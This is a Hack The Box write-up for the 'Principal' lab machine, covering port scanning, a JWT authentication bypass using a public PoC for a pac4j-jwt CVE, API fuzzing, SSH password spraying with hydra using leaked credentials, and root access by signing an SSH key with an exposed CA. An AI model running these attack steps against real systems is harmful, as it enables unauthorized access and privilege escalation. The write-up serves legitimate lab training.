Hack The Box

Principal

Write-up

IP Address:	10.129.244.220
Difficulty:	MEDIUM
Date:	July 29, 2026
Author:	Casey
Version:	1.1

Contents

1 Enumeration **2**
1.1 Nmap 2

2 Explotation **4**
2.1 Login bypass 4
2.2 API Enumeration 4
2.3 Explotation 5
2.4 User Flag 6

3 Privilege Escalation **7**
3.1 Linux Enumeration 7
3.2 Gaining Root Access 7
3.3 Root Flag 8

1. Enumeration

1.1 Nmap

First step is trying to scan TCP ports:

Listing 1.1: Nmap Port Scan

```
# nmap -sS --min-rate 5000 -p- -n -Pn --open -oN portScan
   10.129.244.220
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
```

Listing 1.2: Nmap Deep Scan

```
# nmap -sCV -p 22,80 -oN deepScan 10.129.244.220
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (
   Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy Jetty
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
|_http-server-header: Jetty
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Sat, 18 Apr 2026 22:18:02 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-04-18T22:18:02.648+00:00","status":404,"
   error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2
   ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Sat, 18 Apr 2026 22:18:01 GMT
```

```
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Content-Language: en
|     Location: /login
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sat, 18 Apr 2026 22:18:02 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Allow: GET,HEAD,OPTIONS
|     Accept-Patch:
|     Content-Length: 0
...
[Output truncated for brevity]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

After identifying the "http-proxy jetty pac4j - jwt /6.0.3", I searched for known vulnerabilities and found CVE-2026-29000 affecting JWT validation.

2. Explotation

2.1 Login bypass

A publicly available exploit was identified and used to validate the vulnerability:

- **Source:** alihussainzada CVE-2026-29000 PoC

The exploit was leveraged to confirm that the target application is vulnerable to authentication bypass, allowing unauthorized access.

Listing 2.1: PoC Execution

```
# python3 CVE-2026-29000_poc.py --jwks http
   ://10.129.244.220:8080/api/auth/jwks --user admin --role
   ROLE_ADMIN
=== Malicious JWE Token ===

eyJhbGciOiAiUlNBLU9BRVAtMjU2...
```

2.2 API Enumeration

Now it's possible to enumerate the api endpoints.

Listing 2.2: API endpoint Fuzzing

```
# ffuf -w directory-list-2.3-medium.txt -u http
   ://10.129.244.220:8080/api/FUZZ -X POST -H "Authorization:
   Bearer eyJhbGci..." -fc 404

users    [Status: 405, ...]
health   [Status: 405, ...]
settings     [Status: 405, ...]
dashboard    [Status: 405, ...]
```

Watching the 405 code, it's possible to work on GET. Let's see it on burpsuite.




Figure 2.1: Usuarios

There is user info exfiltration, and there are usernames, let's explore other endpoints.




Figure 2.2: Settings

There is juicy info here, between it, credentials.

2.3 Explotation

Now with the information owned, let's try a dictionary attack with hydra on ssh.

```
# hydra -L ./users.txt -p "D3pl0y_\$\$H_Now42\!" ssh
   ://10.129.244.220:22 -V
[22][ssh] host: 10.129.244.220   login: svc-deploy   password:
   D3pl0y_$$H_Now42!
```

Good, we have credentials.

2.4 User Flag

User Flag

```
301ea79...c19bcd3
```

3. Privilege Escalation

3.1 Linux Enumeration

Looking for miss configurations and version vulnerabilities, nothing look like a vector for privilege scalation. But looking again at the settings on the endpoint, there is a path for ssh.

```
/opt/principal/ssh/
```

Looking at it, there are certificates.



Figure 3.1: Certificates

3.2 Gaining Root Access

Looking at the groups of svc-deploy, we can see the group deployers, that can create new keys for temporal users.

```
# ssh-keygen -t rsa -b 4096 -f /tmp/mykey
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/mykey
Your public key has been saved in /tmp/mykey.pub
The key fingerprint is:
SHA256:tnuNe4E01VCMKj3OnyNP5h3QP5aTf0yDRyiABHZl59g svc-
   deploy@principal
The key's randomart image is:
+---[RSA 4096]----+
```

```
|      ooooo ..*.  |
|     . ....= o o  |
|          o.E  .  |
|         . *. o . |
|        S= +o +   |
|        . .+ .o ++|
|         .  +oooOo|
|          .+++...*|
|         ...=o.. o|
+----[SHA256]-----+
```

Now with the key created, we can firm it with the ca found.

```
# ssh-keygen -s ca -I root-user -n root -V +1h /tmp/mykey.pub
Signed user key /tmp/mykey-cert.pub: id "root-user" serial 0 for
   root valid from 2026-04-22T23:22:00 to 2026-04-23T00:23:23
```

With that done, we can access as root from the attacker machine or from local machine using the generated key.

```
# ssh -i /tmp/mykey root@localhost
Enter passphrase for key '/tmp/mykey':
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64
   )

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content
   that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-
   lts. Check your Internet connection or proxy settings

root@principal:~#
```

3.3 Root Flag

Root Flag

`bb3f2e8...c6efde8`